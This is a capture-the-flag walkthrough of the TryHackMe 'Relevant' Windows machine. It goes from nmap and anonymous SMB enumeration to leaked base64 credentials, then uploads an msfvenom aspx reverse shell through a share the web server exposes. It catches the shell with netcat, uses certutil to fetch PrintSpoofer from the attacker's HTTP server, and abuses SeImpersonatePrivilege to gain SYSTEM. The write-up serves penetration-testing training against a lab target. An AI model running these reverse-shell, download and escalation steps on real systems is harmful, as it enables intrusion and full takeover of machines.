Relevant [THM]

You have been assigned to a client that wants a penetration test conducted on an environment due to be released to production in seven days.

Scope of Work

The client requests that an engineer conducts an assessment of the provided virtual environment. The client has asked that minimal information be provided about the assessment, wanting the engagement conducted from the eyes of a malicious actor (black box penetration test). The client has asked that you secure two flags (no location provided) as proof of exploitation:

- User.txt
- Root.txt

Additionally, the client has provided the following scope allowances:

- Any tools or techniques are permitted in this engagement, however we ask that you attempt manual exploitation first
- Locate and note all vulnerabilities found
- Submit the flags discovered to the dashboard
- Only the IP address assigned to your machine is in scope
- Find and report ALL vulnerabilities (yes, there is more than one path to root)

(Roleplay off)

I encourage you to approach this challenge as an actual penetration test. Consider writing a report, to include an executive summary, vulnerability and exploitation assessment, and remediation suggestions, as this will benefit you in preparation for the eLearn Security Certified Professional Penetration Tester or career as a penetration tester in the field.

Note - Nothing in this room requires Metasploit

Machine may take up to 5 minutes for all services to start.

- ***Writeups will not be accepted for this room.****

Reconnaissance and Enumeration [Phase 1]

Nmap Scanning

command ⇒ nmap -sC -sV -A -O -T5 -Pn relevant.thm

```
PORT     STATE SERVICE          VERSION
80/tcp   open  http             Microsoft IIS httpd 10.0
| http-methods:
|_  Potentially risky methods: TRACE
```

```
|_http-server-header: Microsoft-IIS/10.0
|_http-title: IIS Windows Server
135/tcp   open  msrpc             Microsoft Windows RPC
139/tcp   open  netbios-ssn       Microsoft Windows netbios-ssn
445/tcp   open  microsoft-ds      Windows Server 2016 Standard Evaluation 1439
3389/tcp  open  ssl/ms-wbt-server?
| ssl-cert: Subject: commonName=Relevant
| Not valid before: 2025-04-04T23:11:13
|_Not valid after:  2025-10-04T23:11:13
| rdp-ntlm-info:
|   Target_Name: RELEVANT
|   NetBIOS_Domain_Name: RELEVANT
|   NetBIOS_Computer_Name: RELEVANT
|   DNS_Domain_Name: Relevant
|   DNS_Computer_Name: Relevant
|   Product_Version: 10.0.14393
|_  System_Time: 2025-04-06T00:02:14+00:00
|_ssl-date: 2025-04-06T00:02:53+00:00; -1s from scanner time.
49663/tcp open  http              Microsoft HTTPAPI httpd 2.0 (SSDP/UPnP)
|_http-title: Service Unavailable
|_http-server-header: Microsoft-HTTPAPI/2.0
49666/tcp open  msrpc             Microsoft Windows RPC
49668/tcp open  msrpc             Microsoft Windows RPC
Warning: OSScan results may be unreliable because we could not find at least 1 
Device type: general purpose
Running (JUST GUESSING): Microsoft Windows 2016 (89%)
OS CPE: cpe:/o:microsoft:windows_server_2016
Aggressive OS guesses: Microsoft Windows Server 2016 (89%)
No exact OS matches for host (test conditions non-ideal).
Network Distance: 2 hops
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE: cpe:/o:micro

Host script results:
| smb2-security-mode:
|   3:1:1:
|_    Message signing enabled but not required
|_clock-skew: mean: 1h23m59s, deviation: 3h07m51s, median: -1s
| smb-security-mode:
|   account_used: guest
|   authentication_level: user
|   challenge_response: supported
|_  message_signing: disabled (dangerous, but default)
| smb-os-discovery:
|   OS: Windows Server 2016 Standard Evaluation 14393 (Windows Server 2016 S
|   Computer name: Relevant
|   NetBIOS computer name: RELEVANT\x00
|   Workgroup: WORKGROUP\x00
|_  System time: 2025-04-05T17:02:15-07:00
```

```
| smb2-time:
|   date: 2025-04-06T00:02:14
|_  start_date: 2025-04-05T23:11:13

TRACEROUTE (using port 3389/tcp)
HOP RTT      ADDRESS
1   191.42 ms 10.8.0.1
2   271.16 ms relevant.thm (10.10.47.76)
```


So with is scan we can see that this is a windows machine so we can see ports like 135, 139, 445, 3389, 49663, 49666 and 49668 are open we can use --script vuln scan on port 80 to look what it has or not but i don't think we are going to need it so let's skip that steps and look at can what shares we can see anonymously by using smbclient . Let's do it .

Anonymous SMB Shares

command ⇒ smbclient -L //relevant.thm


We can see a share that we can access in the name of **'nt4wrksv'.** Let's access that share to see what contents does it have.

command ⇒ smbclient //relevant.thm/nt4wrksv -N




We got a text file called passwords.txt lets get this file via get command.

command ⇒ get passwords.txt



We got the file. Now we can check for the contents of the file to see the passwords.

Decoding the base64 string in passwords.txt




We got two base64 strings which is in user: password pair lets decode it and see.

command ⇒ echo “<your_base64_string>” | base64 -d

We got credentials for two users Bob and Bill. But like normal cases we don’t have a open ssh port so we need to find out where to use these credentials.

Visiting the web page on port 49663

http://relevant.thm:49663



It is same as the one port 80. Let's try to do directory fuzzing to see what can we get. After Fuzzing we found a endpoint that resembled the share in the smb from which we got the passwords.txt file and as i thought i was correct it was connected meaning that files that we could upload on that share in smb would be accessible via that endpoint in the web application on port 49663. But this is only available on this port and not on the port 80 web app.

Exploitation [Phase 2]

Creating a payload using Msfvenom

command ⇒ msfvenom -p windows/x64/shell_reverse_tcp LHOST=<your_ip_address> LPORT=9001 -f aspx > shell.aspx

```
→ relevant msfvenom -p windows/x64/shell_reverse_tcp LHOST=10.8.57.68 LPORT=9001 -f aspx > shell.aspx

[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x64 from the payload
No encoder specified, outputting raw payload
Payload size: 460 bytes
Final size of aspx file: 3420 bytes
→ relevant
```

Now that we have a created a aspx payload lets upload this to the smb share **"nt4wrksv"** using the PUT command.

Uploading the aspx payload

command ⇒ PUT shell.aspx


```
→  relevant smbclient //relevant.thm/nt4wrksv -N
Try "help" to get a list of possible commands.
smb: \> ls
  .                                   D        0  Sat Jul 25 17:46:04 2020
  ..                                  D        0  Sat Jul 25 17:46:04 2020
  passwords.txt                       A       98  Sat Jul 25 11:15:33 2020
PUT
                7735807 blocks of size 4096. 4948206 blocks available
smb: \> PUT shell.aspx
putting file shell.aspx as \shell.aspx (1.8 kb/s) (average 1.8 kb/s)
smb: \> SMBecho failed (NT_STATUS_CONNECTION_RESET). The connection is disconnected now

→  relevant
```

Now that we have successfully uploaded that aspx shell to the “**nt4wrksv**” share lets access it from the browser to get a reverse shell but before that remember to start you netcat listener before accessing the payload via the web browser so that you can get a connection back to netcat.

Reverse Shell via aspx payload

command ⇒ nc -nvlp 9001





```
→  relevant nc -nvlp 9001
listening on [any] 9001 ...
connect to [10.8.57.68] from (UNKNOWN) [10.10.155.14] 49817
Microsoft Windows [Version 10.0.14393]
(c) 2016 Microsoft Corporation. All rights reserved.

c:\windows\system32\inetsrv>
```

We got ourselves a reverse shell connection back at our netcat listener once we visited our payload on the endpoint. Let’s find the user flag and submit it to pass our first checkpoint.

user.txt



We got the user.txt file in Users/Bob/Desktop. Now that we have the user flag lets move forward to finding the root flag but first let's check what priviledge do we have.

Post_Exploitation [Phase 3]

Checking Privileges for the current shell

command ⇒ whoami /priv

```
c:\>whoami /priv
whoami /priv

PRIVILEGES INFORMATION
----------------------

Privilege Name                Description                               State
============================= ========================================= ========
SeAssignPrimaryTokenPrivilege Replace a process level token             Disabled
SeIncreaseQuotaPrivilege      Adjust memory quotas for a process        Disabled
SeAuditPrivilege              Generate security audits                  Disabled
SeChangeNotifyPrivilege       Bypass traverse checking                  Enabled
SeImpersonatePrivilege        Impersonate a client after authentication Enabled
SeCreateGlobalPrivilege       Create global objects                     Enabled
SeIncreaseWorkingSetPrivilege Increase a process working set            Disabled
```

Ok we have a easy straight path to root or system for windows. we can see that SeImpersonatPriviledge id enabled for us meaning we can impersonate a high privileged token leading use to the system from user. Let's see a practical of that via **PrintSpoofer** that would automate this process for us.


PrintSpoofer64.exe

You can download the tool from here download the 64 bit one and use the python http server to send the file to the victim system

Sending the printspoofer64.exe

command ⇒ certutil -urlcache -f http://<your_ip_address>:8081/PrintSpoofer64.exe PrintSpoofer64.exe


```
➜  relevant ls
passwords.txt  PrintSpoofer64.exe  shell.aspx
➜  relevant python3 -m http.server 8081
Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
10.10.216.215 - - [07/Apr/2025 00:05:29] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
10.10.216.215 - - [07/Apr/2025 00:05:34] "GET /PrintSpoofer64.exe HTTP/1.1" 200 -
```



We have successfully downloaded the file into the victim system let's run this to get escalated to the system.


Nt Authority/system (Priviledge escalated from user to system)

command ⇒ PrintSpoofer64.exe -i -c cmd.exe



We have successfully escalated our privileges from user to system now let's find the root flag and submit it to end this challenge.

root.txt



And with this we have ended this challenge.

TryHackMe